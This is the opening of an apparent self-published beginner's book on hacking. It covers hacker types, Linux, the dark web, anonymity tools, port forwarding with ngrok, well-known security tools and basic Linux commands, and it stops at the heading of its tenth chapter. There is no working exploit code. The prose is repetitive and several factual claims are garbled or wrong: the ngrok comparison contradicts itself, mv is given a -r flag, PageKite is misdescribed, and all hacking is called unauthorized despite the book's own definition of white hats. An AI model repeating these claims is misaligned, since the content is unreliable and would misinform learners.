

# HACKING THE SYSTEM



## Table of Contents

1. \_\_\_\_\_ *Introduction to Hacking*
2. \_\_\_\_\_ *Hackers favourite OS*
3. \_\_\_\_\_ *Dark Web & it's use in Hacking*
4. \_\_\_\_\_ *Anonymity in Hacking*
5. \_\_\_\_\_ *Programming and Hacking*
6. \_\_\_\_\_ *Networking Concepts*
7. \_\_\_\_\_ *Most popular hacking tools*
8. \_\_\_\_\_ *Using the Linux language*
9. \_\_\_\_\_ *Linux commands & Terminal*
10. \_\_\_\_\_ *Scanning and Exploiting Vulnerabilities*
11. \_\_\_\_\_ *Writing Custom Exploits*
12. \_\_\_\_\_ *Creating Backdoors and Trojans*
13. \_\_\_\_\_ *Network Sniffing and Spoofing*
14. \_\_\_\_\_ *Wireless Hacking And Security*
15. \_\_\_\_\_ *Social Engineering and Phishing*
16. \_\_\_\_\_ *Cryptography and Encryption*
17. \_\_\_\_\_ *Data Diddling*
18. \_\_\_\_\_ *Cryptocurrency Hacking*
19. \_\_\_\_\_ *Mobile Phone Hacking*
20. \_\_\_\_\_ *Malware analysis and Reverse Engineering*

21. \_\_\_\_\_ *Exploiting Web applications*
22. \_\_\_\_\_ *WIFI Hacking*
23. \_\_\_\_\_ *Generating Viruses*
24. \_\_\_\_\_ *Installing tools in Linux Terminal*
25. \_\_\_\_\_ *DOS attack*
26. \_\_\_\_\_ *Phishing With Kali Linux*
27. \_\_\_\_\_ *How does Ethical Hacking Work*

Book Title: **"Hacking the System"**

Author: **M. AbdulRehman Imran**

Date: **December 25 2022**

Press Format: **Paperback**

Pages: **55**

ISBN: **None**

Price: **.....**

*This book provides an overview of the basics of hacking, from the basics of computer networks to the techniques used by hackers to gain access to systems and networks. It covers the different types of attack vectors, such as social engineering, malware, and brute force attacks, and the various tools and techniques used by hackers. It also discusses the various defensive measures that can be used to protect systems and networks against these attacks. In addition, it provides an overview of the legal implications of hacking and the ethical considerations involved in using hacking techniques. Finally, the book provides a detailed look at the current state of the hacking industry, including the types of jobs available and the tools and technologies used by hackers.*



# Introduction to Hacking

Hacking is defined as the practice of modifying and manipulating computer systems or networks to gain unauthorized access to data or resources. It is a term that has been widely used to describe the activities of malicious actors, or “black hat hackers,” who maliciously exploit computer systems and networks. However, hacking is not limited to malicious actors. There are also “white hat hackers,” or ethical hackers, who use their knowledge of computer systems and networks to help organizations protect their data and resources. In this book, we will provide an introduction to hacking and discuss some of the different types of hacking. We will also provide an overview of the history of hacking, the tools used by hackers, and the ethical implications of hacking. Finally, we will look at some of the ways organizations can protect themselves from hackers.

## *A Brief History of Hacking*

The term “hacking” was first used in the late 1960s to describe the activities of a group of computer enthusiasts who would explore and modify the features of computer systems and networks. These hackers, who were largely driven by curiosity and a desire to explore the possibilities of technology, were responsible for the development of some of the earliest software and hardware designs. In the 1970s, hacking became more organized, with the formation of the “Hackers Club” in the United States. This club was dedicated to exploring and sharing knowledge about computer systems and networks. It also provided a platform for the exchange of ideas and information about hacking. The 1980s saw a dramatic change in the perception of hacking. It became associated with malicious actors who would use their knowledge of computer systems and networks to gain unauthorized access to data and resources. This was a period of increased awareness and development of security systems, as well as an increase in the number of hackers. The 1990s saw an explosion in the use of the internet, and the emergence of the “cybercriminal”. This led to a rapid increase in the number of hackers, as well as the sophistication of their techniques. The 2000s saw the emergence of “hacktivism,” or the use of hacking techniques to draw attention to political or social issues.

# Black hat - Grey Hat - White Hat




## *Types of Hacking*

Hacking can be divided into several different categories, depending on the goals of the hacker and the techniques used.

1. White Hat Hacking: White hat hacking is the practice of using hacking techniques to protect systems and networks. White hat hackers are often employed by organizations to help identify and fix security vulnerabilities.
2. Black Hat Hacking: Black hat hacking is the practice of using hacking techniques for malicious purposes. These hackers often use their knowledge of computer systems and networks to gain unauthorized access to data or resources.
3. Gray Hat Hacking: Gray hat hacking is a middle ground between white hat and black hat hacking. Gray hat hackers often use their knowledge of computer systems and networks to identify security vulnerabilities, but do not always do so with malicious intent.
4. Script Kiddie Hacking: Script kiddie hacking is the practice of using pre-written scripts and programs to gain unauthorized access to systems and networks. These hackers often lack the technical knowledge and skill to write their own programs, but may still be able to cause significant damage to computer systems and networks.





## *Tools Used by Hackers*

Hackers use a variety of different tools to exploit computer systems and networks. These tools range from simple scripts to complex programs and can be used to gain unauthorized access to data or resources. Some of the most common tools used by hackers include:

1. **Malware:** Malware is malicious software that is designed to gain access to systems or networks without the user's knowledge. Common examples of malware include viruses, worms, and Trojans.
2. **Exploits:** Exploits are programs that take advantage of security vulnerabilities in computer systems or networks. These programs can be used to gain unauthorized access to data or resources.
3. **Password Cracking Tools:** Password cracking tools are programs that are used to guess or crack passwords. These tools can be used to gain access to systems or networks that are protected by passwords.
4. **Network Mapping Tools:** Network mapping tools are programs that are used to create a map of a computer network. These tools can be used to identify vulnerable systems or networks, as well as to gain access to data or resources.

## *Ethical Implications of Hacking*


Hacking is a controversial topic with significant ethical implications. Hackers, regardless of their intent, are exploiting computer systems and networks without the permission of the owner or user. This can lead to the unauthorized access of data or resources, which can be a violation of laws or regulations, as well as a breach of privacy.

Organizations must be aware of the ethical implications of hacking and take steps to ensure that they are not engaging in any unethical or illegal activities. They should also ensure that any hackers they employ are aware of their ethical responsibilities and adhere to them.

#### Protecting Against Hackers

Organizations can take a number of steps to protect themselves from malicious hackers. These include:

1. Developing robust security policies and procedures: Organizations should develop and implement security policies and procedures that include measures to protect against unauthorized access to data and resources.
2. Regularly updating software and hardware: Organizations should ensure that all software and hardware is regularly updated with the latest security patches and updates.
3. Implementing strong authentication methods: Organizations should use strong authentication methods, such as two-factor authentication, to ensure that only authorized users are able to gain access to systems and networks.
4. Educating employees: Organizations should provide training to employees on security best practices and the importance of keeping systems and networks secure.



## *Hacker's favourite OS*

Hackers have always been around, but with the proliferation of modern technology, the number of hackers has grown exponentially. The hacker's favourite operating system of choice is Linux, an open-source, free operating system that is extremely customizable and versatile. Linux is widely used by hackers for a variety of purposes, from creating and managing networks to exploiting security flaws in other systems. This book will discuss the reasons why hackers prefer Linux and explore its various features and advantages. We will also look at some of the most popular distributions of Linux, as well as the tools and techniques used by hackers to exploit systems. Finally, we will discuss the security measures that can be taken to protect systems from hackers

Linux is a freely available, open-source operating system. It was first developed in 1991 by a Finnish computer science student named Linus Torvalds. Linux is based on the Unix operating system and is similar in many ways. However, it is much more customizable and versatile than Unix, allowing users to customize the operating system to suit their needs.

### *Why do Hackers Prefer Linux?*

There are many reasons why hackers prefer Linux. First, Linux is open-source, meaning that anyone can access and modify the source code. This allows hackers to customize the operating system to their needs, making it easier to exploit systems. Additionally, Linux is extremely stable and secure, making it difficult for hackers to gain access to a system. Finally, Linux offers a wide range of tools and applications that can be used for exploiting systems, making it the ideal choice for hackers.

### *Popular Linux Distributions*

There are many different distributions of Linux, each with its own set of features and advantages. The most popular distributions of Linux are Ubuntu, Fedora, and Debian.

Ubuntu is a Debian-based distribution of Linux that is popular among hackers. It is easy to install and use, and it offers a wide range of applications and tools that can be used for exploiting systems. Fedora is another popular distribution of Linux. It is based on the Red Hat Linux distribution and is geared towards more advanced users. It offers a wide range of features and applications, making it a popular choice among hackers.

Debian is another popular distribution of Linux. It is a highly stable and secure operating system, making it ideal for hacking. It offers a wide range of tools and applications that can be used for exploiting systems.

### *Tools and Techniques Used by Hackers*

Hackers use a wide range of tools and techniques to exploit systems. The most commonly used tools include port scanners, password crackers, packet sniffers, and rootkits. Port scanners are used to identify open ports on a system, which can then be exploited. Password crackers are used to crack passwords, giving the hacker access to a system. Packet sniffers are used to intercept data being transmitted over a network, allowing the hacker to gain access to sensitive information. Finally, rootkits are malicious programs that are used to gain access to a system and install backdoors.

### *Security Measures:*

Although Linux is a secure operating system, there are still measures that can be taken to protect systems from hackers. The first step is to ensure that all software is up to date, as older versions may contain security flaws that can be exploited by hackers. Additionally, the use of firewalls and antivirus software can help to protect systems from malicious attacks. Finally, users should be aware of the potential threats posed by hackers and take steps to protect their systems accordingly.

Conclusion

Thus it can be concluded that Linux is the operating system of choice for many hackers. It is open-source, stable, and secure, making it ideal for exploiting systems. Additionally, it offers a wide range of tools and applications that can be used for hacking. Finally, it is important for users to be aware of the potential threats posed by hackers and take steps to protect their systems accordingly.



# ***Dark web and its relation with hacking***



Dark web, also known as the darknet, is an encrypted network of websites that can only be accessed by using specialized software. This network is made up of both legitimate and illegal activities including the exchange of illegal goods, services, and information. Dark web is often associated with cyber-crime and hacking activities. In this article, we will explore the dark web and its relation to hacking.

## ***What is the Dark Web?***

The dark web is a part of the internet that is not accessible through conventional means, such as a web browser or search engine. It is made up of websites that use encryption technology to protect their content, as well as networks that are not indexed by search engines. The dark web is often used for activities such as the trading of illegal goods, services, and information, as well as the sharing of sensitive information. It is also used by criminals to hide their activities from law enforcement and other authorities.

## ***How Does the Dark Web Relate to Hacking?***

The dark web has become a major hub for cyber-crime activities such as hacking. Hackers use the dark web to buy and sell hacking tools and services, as well as to exchange information about vulnerable networks and systems. The dark web is also used to buy and sell stolen data, such as credit card numbers, passwords, and other personal information. Additionally, hackers often use the dark web to purchase malware and ransomware, as well as to launch cyber-attacks.

## ***The Impact of the Dark Web on Hacking***

The dark web has had a major impact on hacking activities. It has made it easier for hackers to access and use hacking tools and services, as well as to exchange information about vulnerable networks and systems. Additionally, the dark web has enabled hackers to buy and sell stolen data, making it easier for them to commit identity theft and other crimes. Finally, the dark web has allowed hackers to purchase malware and ransomware, making it easier for them to launch cyber-attacks.

## ***How to access the dark web***

The dark web is an area of the internet that is not accessible through traditional search engines or browsers. It is a part of the internet that is hidden from the public and can only be accessed by specific software, such as the Tor browser. The dark web is an area of the internet that is often associated with illegal activities, such as drug trafficking, terrorism, money laundering, and other criminal activities. However, the dark web is also home to a range of legitimate activities and services, such as political activism, whistle-blowing, and even communication services. In this article, we will look at how to access the dark web safely and securely.



## ***Anonymity in hacking***

Anonymity is a concept that has been around for centuries, and it has been particularly important in the world of hacking. Anonymity allows hackers to remain unseen and undetected, making it an invaluable tool for those looking to stay hidden from authorities and other hackers. Anonymity can also be used as a means of protecting the hacker's identity and creating an environment where people feel safe to hack and experiment with new technologies. In this article, we will discuss the various aspects of anonymity in hacking, including the advantages and disadvantages, the various tools and techniques used to remain anonymous, and the implications of anonymity in the world of hacking.

## ***What is Anonymity?***

Anonymity is the quality of being anonymous, or of not being identified . Anonymity is often used as a way to protect the identity of an individual or group. In the context of hacking, anonymity is used to protect the hacker's identity and to remain undetected by authorities and other hackers. Anonymity is also used to create an environment where hackers feel safe to experiment with new technologies

## ***Advantages of Anonymity in Hacking***

Anonymity provides hackers with a sense of security and freedom, allowing them to explore and experiment with new technologies without the fear of being identified or discovered. Because of this, hackers are able to learn and develop new techniques and tools that can be used to hack into systems and networks. Anonymity also allows hackers to remain undetected by authorities, which can allow them to carry out their activities without fear of being caught. Anonymity also allows hackers to collaborate with other hackers without the risk of being identified. This can be beneficial for the development of more sophisticated tools and techniques, as well as for the sharing of ideas and knowledge.

## ***Disadvantages of Anonymity in Hacking***

Anonymity can be used for malicious purposes, such as to commit illegal activities or to hide the identity of a hacker who is engaged in criminal activities. Furthermore, anonymity can be used to shield hackers from the consequences of their actions, making it difficult for authorities to track and prosecute them. Anonymity can also lead to a lack of accountability, as hackers are not held accountable for their actions. This can lead to a lack of responsibility and accountability, which can be dangerous in the hacking community.

## ***Tools and Techniques Used for Anonymity in Hacking***

There are several tools and techniques that hackers use to remain anonymous. These include using virtual private networks (VPNs), Tor, and proxy servers. VPNs are used to provide an encrypted connection between a user and a server, making it difficult to track the user's activities. Tor is a network of encrypted tunnels that allow users to remain anonymous while they browse the web. Proxy servers are used to hide a user's IP address, making it difficult to track their online activities. Other tools and techniques used for anonymity include using a pseudonym, using a fake email address, and using multiple accounts on different networks.



## ***Do You Need to Know Programming to Learn Hacking?***

The short answer is no. While knowing programming can be beneficial for getting started with hacking, it is not essential. It is possible to learn hacking without knowing any programming.

Hacking is a highly technical and specialized field, and as such, it often requires a deep understanding of computer systems, security principles, and programming languages. It is possible to gain a basic understanding of these topics without knowing any programming, but it is likely that one will need to learn at least some basic programming in order to gain a deeper understanding of the concepts and techniques used in hacking.

Although knowing programming can be beneficial for learning hacking, there are also some advantages to not knowing programming. First of all, not knowing programming can make it easier to focus on the fundamentals of hacking. It can be tempting to focus on the technical aspects of programming when learning hacking, but it is often more beneficial to focus on the fundamentals, such as understanding security principles and how to identify and exploit security vulnerabilities. Furthermore, not knowing programming can make it easier to understand the various tools and techniques used in hacking. When attempting to exploit security vulnerabilities, it is often necessary to use tools such as network sniffers, exploit frameworks, and password crackers. Understanding how these tools work is often more important than understanding how to write programs or scripts.

Finally, not knowing programming can make it easier to focus on the practical aspects of hacking. It can be tempting to focus on the theoretical aspects of hacking, but it is often more beneficial to focus on the practical aspects, such as developing strategies for finding and exploiting security vulnerabilities.

In conclusion, it is not essential to know programming in order to learn hacking. However, knowing programming can be beneficial for understanding security principles and the various tools and techniques used in hacking. Furthermore, not knowing programming can make it easier to focus on the fundamentals and the practical aspects of hacking. Therefore, it is up to the individual to decide whether or not to learn programming in order to learn hacking.



## ***Networking Concepts***

### ***What is Networking?***

Networking is the process of connecting two or more computers together so that they can communicate with each other. Networks can be used to share resources and can also be used to access the internet. Networks are made up of computers, servers, and other devices, such as routers and switches, which are used to control and direct the flow of data. Networks can be local (LAN) or wide area (WAN), and can be wired or wireless.

### ***Types of Network Protocols***

A protocol is a set of rules and conventions that define how data is exchanged between two or more devices on a network. Common network protocols include TCP/IP, Ethernet, and Wi-Fi. TCP/IP (Transmission Control Protocol/Internet Protocol) is a suite of protocols that are used to connect computers to the internet and to other networks. It is the most widely used protocol on the internet and is the foundation of the World Wide Web. Ethernet is a local area network (LAN) protocol that is used to connect computers and other devices in a LAN. It is the most widely used LAN protocol and is used to connect computers to routers, switches, and other network devices. Wi-Fi is a wireless protocol that is used to connect computers to the internet and other networks.

### ***Types of Networks***

There are several types of networks, including local area networks (LANs), wide area networks (WANs), and virtual private networks (VPNs). LANs are networks that are used to connect computers and other devices in the same physical location. WANs are networks that are used to connect computers and other devices over a wide area, such as multiple cities or countries. VPNs are networks that are used to connect computers and other devices over the internet, allowing users to securely access the network from any location.

### ***Uses of Networks***

Networks are used for a variety of purposes, including file sharing, communication, and data storage. They can also be used to access the internet, stream media, and play online games. Networks are also used for business applications, such as email, customer relationship management (CRM) systems, and enterprise resource planning (ERP) systems.

## ***Practical use of networking***

Networking is the process of connecting two or more computers together in order to share resources and information. This can be done through either wired or wireless connections and can be used for a variety of purposes. For example, computers can be connected to each other to share files, access the internet, play games, or connect to printers and other peripherals. Networking is an important part of modern computing and is used in homes, businesses, and other organizations.

### ***What is Port Forwarding?***

Port forwarding is a process that allows a user to access resources located on a private network, such as a web server or game server, from a remote location. This is accomplished by forwarding ports on the router to the computer or device that will be hosting the service. Once the port is forwarded, any incoming traffic on that port will be sent to the specified device. This allows users to access services that are not directly accessible from the public internet.



```
pythonNgrok — ngrok http 8000 — 80x24
ngrok by @inconshreveable (Ctrl+C to quit)

Tunnel Status      online
Update            update available (version 2.1.18, Ctrl-U to update
Version           2.1.3
Region            United States (us)
Web Interface      http://127.0.0.1:4040
Forwarding         https://7b1fde64.ngrok.io -> localhost:8000
Forwarding
Connections
  ttl    opn    rt1    rt5    p50    p90
   0      0     0.00  0.00  0.00  0.00

HTTP Requests
-----
POST /post      200 OK
POST /post      200 OK
POST /post      200 OK
```

## What is Ngrok?

Ngrok is a popular tool used for port forwarding and is widely used by system administrators, developers, and tech enthusiasts. Ngrok is a reverse proxy that allows users to securely expose services running on their localhost to the public internet. This allows users to test and debug services or applications running on their local machine without having to deploy them to a public server. It also allows users to access services on their local machine from anywhere in the world.

### Setting up Ngrok

Ngrok is a free and open source tool that is available for Windows, MacOS, and Linux. The setup process is straightforward and can be completed in a few simple steps.

First, the user must create an account with Ngrok. This will allow the user to access the Ngrok dashboard and manage their tunnels.

Next, the user must download and install the Ngrok client. This will install the Ngrok executable on the user's computer.

Finally, the user must configure the Ngrok client and set up their tunnel. This can be done using the command line or the Ngrok dashboard. The user must specify the protocol and port number that they wish to forward.

### Alternates of NGROK

## ***LocalTunnel***

LocalTunnel is a web-based service that allows users to securely tunnel their localhost web servers to the public internet. It is an open-source project that uses a client-server model, allowing users to connect to the service using a command-line tool. The service is free to use, though there are paid plans available for those who need more features.

LocalTunnel has been around for several years and is a great alternative to Ngrok for users who are looking for a simpler, more user-friendly solution. One of the main advantages of LocalTunnel is that it can be used with any web server, including Apache, Nginx, and Node.js. It also supports SSL connections and can be used to access localhost web servers from anywhere in the world. Additionally, LocalTunnel is easy to set up and use, making it suitable for beginners. However, one of the main drawbacks of LocalTunnel is that it requires an account to use the service. Additionally, the service is not as secure as Ngrok, which can be a concern for users who need to keep their data secure.

## ***PageKite***

PageKite is a paid tunneling service that provides a secure way to access localhost web servers from the public internet. It is a commercial product that is available for both Windows and MacOS. PageKite is used by a number of organizations, including Google, Adobe, and Microsoft.

One of the main advantages of PageKite is that it is easy to set up and use. It also supports SSL connections and can be used to access localhost web servers from anywhere in the world. Additionally, PageKite is secure and reliable, making it suitable for users who need to keep their data secure.

However, one of the main drawbacks of PageKite is that it is a paid service, which may be cost prohibitive for some users. Additionally, PageKite does not support all web servers, so users may need to use other alternatives if they need to access a specific web server.

## ***Ngrok***

ngrok is an open-source tunneling service that is similar to Ngrok. It is a command-line tool that provides a secure way to access localhost web servers from the public internet. ngrok is a lightweight alternative to Ngrok, which makes it suitable for users who need a simple, easy-to-use solution.

One of the main advantages of ngrok is that it is open-source and free to use. It also supports SSL connections and can be used to access localhost web servers from anywhere in the world. Additionally, ngrok is secure and reliable, making it suitable for users who need to keep their data secure.

However, one of the main drawbacks of ngrok is that it is a command-line tool, which makes it unsuitable for users who are not comfortable with the command line. Additionally, ngrok does not support all web servers, so users may need to use other alternatives if they need to access a specific web server.



# *Most popular hacking tools*

With the advancement of technology, hackers have become more and more sophisticated in their methods and tools. As a result, there are a wide range of hacking tools available, making it difficult to decide which ones are the most popular. This article will provide an overview of some of the most popular hacking tools and their uses.

## *Nmap*

Nmap is a network scanning tool that is used to discover hosts and services on a network. It can be used to find out what services are running on a system, as well as the IP addresses and operating systems of the computers. It is also used to find open ports, which can be used to gain access to the system. Nmap is a powerful tool and can be used to perform a variety of tasks, such as port scanning, vulnerability scanning and service identification.

## **Metasploit**

Metasploit is a popular open source framework that can be used to develop and execute exploit code. It is used by security professionals to identify and exploit vulnerabilities in systems. Metasploit can be used to test the security of systems and applications, as well as to perform penetration testing. It is a powerful and versatile tool that can be used to gain access to systems and networks.

## ***Aircrack-ng***

Aircrack-ng is a wireless network security auditing tool. It is used to crack WEP and WPA-PSK keys by capturing packets and performing dictionary attacks. It can also be used to test the security of wireless networks and identify weaknesses. Aircrack-ng is a powerful tool and is often used by security professionals to audit the security of wireless networks.

## ***John the Ripper***

John the Ripper is a password cracking tool that is used to crack passwords from a variety of sources. It is often used to crack passwords from password-protected files, such as ZIP, RAR, and PDF files. It can also be used to crack passwords from operating systems and other software. John the Ripper is considered to be one of the most powerful password cracking tools available.

## ***Wireshark***

Wireshark is a network protocol analyzer that is used to capture and analyze network traffic. It can be used to monitor and analyze the traffic on a network, as well as to identify vulnerabilities. Wireshark can be used to find out what services are running on a system, as well as to identify malicious or suspicious traffic. It is a powerful tool that can be used to monitor and analyze network traffic.

## ***Burp Suite***

Burp Suite is a web application security testing tool. It can be used to detect and exploit vulnerabilities in web applications. It is used by security professionals to test the security of web applications and identify potential vulnerabilities. Burp Suite is a powerful tool that can be used to identify and exploit vulnerabilities in web applications.

## ***Social-Engineer Toolkit***

The Social-Engineer Toolkit is a tool used to create and execute social engineering attacks. It is used to gather information about a target, such as email addresses, passwords, and other personal information. It can also be used to craft malicious emails, create fake websites, and perform other deceptive tactics. The Social-Engineer Toolkit is a powerful tool that can be used to launch social engineering attacks.

## ***Kali Linux***

Kali Linux is an open source operating system that is used by security professionals and hackers. It is used to perform a variety of tasks, such as penetration testing, forensics, and network security auditing. Kali Linux includes a wide range of security tools, making it a powerful and versatile platform for security professionals.


These are some of the most popular hacking tools available. They are powerful tools that can be used to perform a variety of tasks, from scanning networks to launching social engineering attacks. As technology advances, hacking tools are becoming more sophisticated and powerful. It is important for security professionals to stay up to date with the latest tools and techniques in order to protect their networks and systems from malicious attacks.

## ***Using the Linux Language***

The Linux language is used to perform tasks in the Linux command-line. To use the Linux language, you must first know the command that you wish to execute. Once you have identified the command, you can begin to create the command by adding arguments and options.

Arguments are used to provide additional information to the command. For example, if you wish to create a file, you must provide the name of the file as an argument. Options are used to modify the behavior of the command. For example, if you wish to delete a file, you can use the “-f” option to force the deletion of the file.

Redirects are used to send the output of a command to a different place. For example, if you wish to save the output of a command to a file, you can use the “>” redirect to send the output to a file.



```
mark@linux-desktop: /tmp/tutorial
File Edit View Search Terminal Help
Setting up tree (1.7.0-5) ...
Processing triggers for man-db (2.8.3-2) ...
mark@linux-desktop:/tmp/tutorial$ tree
.
├── another
├── combined.txt
├── dir1
├── dir2
│   ├── dir3
│   ├── test_1.txt
│   ├── test_2.txt
│   └── test_3.txt
├── dir4
│   └── dir5
│       └── dir6
├── folder
└── output.txt

8 directories, 5 files
mark@linux-desktop:/tmp/tutorial$
```

# *Linux commands & Terminal*

Before learning a hacking you will first have to master the Linux command line.

The terminal or command line is a text-based user interface that allows users to run commands and access system resources. While the graphical user interface (GUI) is more user-friendly and visually appealing, the terminal or command line provides users with more control over the system, as well as access to more functions and features. In this article, we will discuss some of the basic terminal commands for Linux.

## **ls**

The ls command is used to list the contents of a directory. It can be used with various options to display information about the files and directories, such as the permissions, size, and modification date.

## **cd**

The cd command is used to change the current working directory. It can be used with a directory name or a path to a directory to change the working directory.

## **mkdir**

The mkdir command is used to create a new directory. It takes a directory name as an argument and creates the directory in the current working directory.

## **rm**

The rm command is used to remove files and directories. It can be used with the -r flag to recursively remove a directory and all its contents.



***cat***

The cat command is used to display the contents of a file. It can be used with various options to display the contents of multiple files.

***cp***

The cp command is used to copy files and directories. It can be used with the -r flag to recursively copy a directory and all its contents.

***mv***

The mv command is used to move files and directories. It can be used with the -r flag to recursively move a directory and all its contents.

***chmod***

The chmod command is used to change the permissions of a file or directory. It takes a numerical argument that specifies the type of access to grant or deny.

***find***

The find command is used to search for files and directories. It can be used with various options to search for files and directories by name, type, size, or modification date.

***grep***

The grep command is used to search for text in files. It can be used with various options to search for text in multiple files.

***sort***

The sort command is used to sort lines of text. It can be used with various options to sort lines of text by various criteria, such as length, case, and numerical value. vi

***vi***

The vi command is used to edit text files. It is a full-featured text editor that allows users to create, edit, and save text files.

***sudo***

This command is used to execute commands with root privileges. It is important to note that this command should only be used when absolutely necessary, as it can cause serious damage to the system if used incorrectly.

***ssh***

This command is used to securely connect to remote systems. It is important to note that this command requires authentication and is used to securely transfer data between systems.

***tar***

This command is used to compress and decompress files and directories. It is important to understand the syntax of this command before using it, as it can be used to create and extract archives.

***locate***

This command is used to quickly find files and directories. It is important to note that this command requires the system to have an updated database, otherwise it will not be able to search for files.

### ***chown***

This command is used to change the ownership of files and directories. It is important to understand the syntax of this command before using it, as it can be used to transfer ownership of files and directories.

### ***pwd***

print working directory

### ***uniq***

remove duplicate lines from a sorted file

### ***whoami***

display the current user's username

### ***ifconfig***

configure network interfaces

### ***ping***

send ICMP ECHO\_REQUEST packets to network hosts

### ***killall***

kill processes by name

Linux commands are an integral part of the Linux operating system. They are the primary means of communication between the user and the system, allowing the user to manipulate files, create and modify directories, execute programs, and much more. These commands provide the user with greater control over their system and can be used to automate many routine tasks. Furthermore, Linux commands are versatile and can be used in many different ways to create custom scripts for automating processes. As such, it is important for users to be familiar with Linux commands in order to gain greater control over their system and increase their productivity.

# ***Scanning and Exploiting Vulnerabilities***



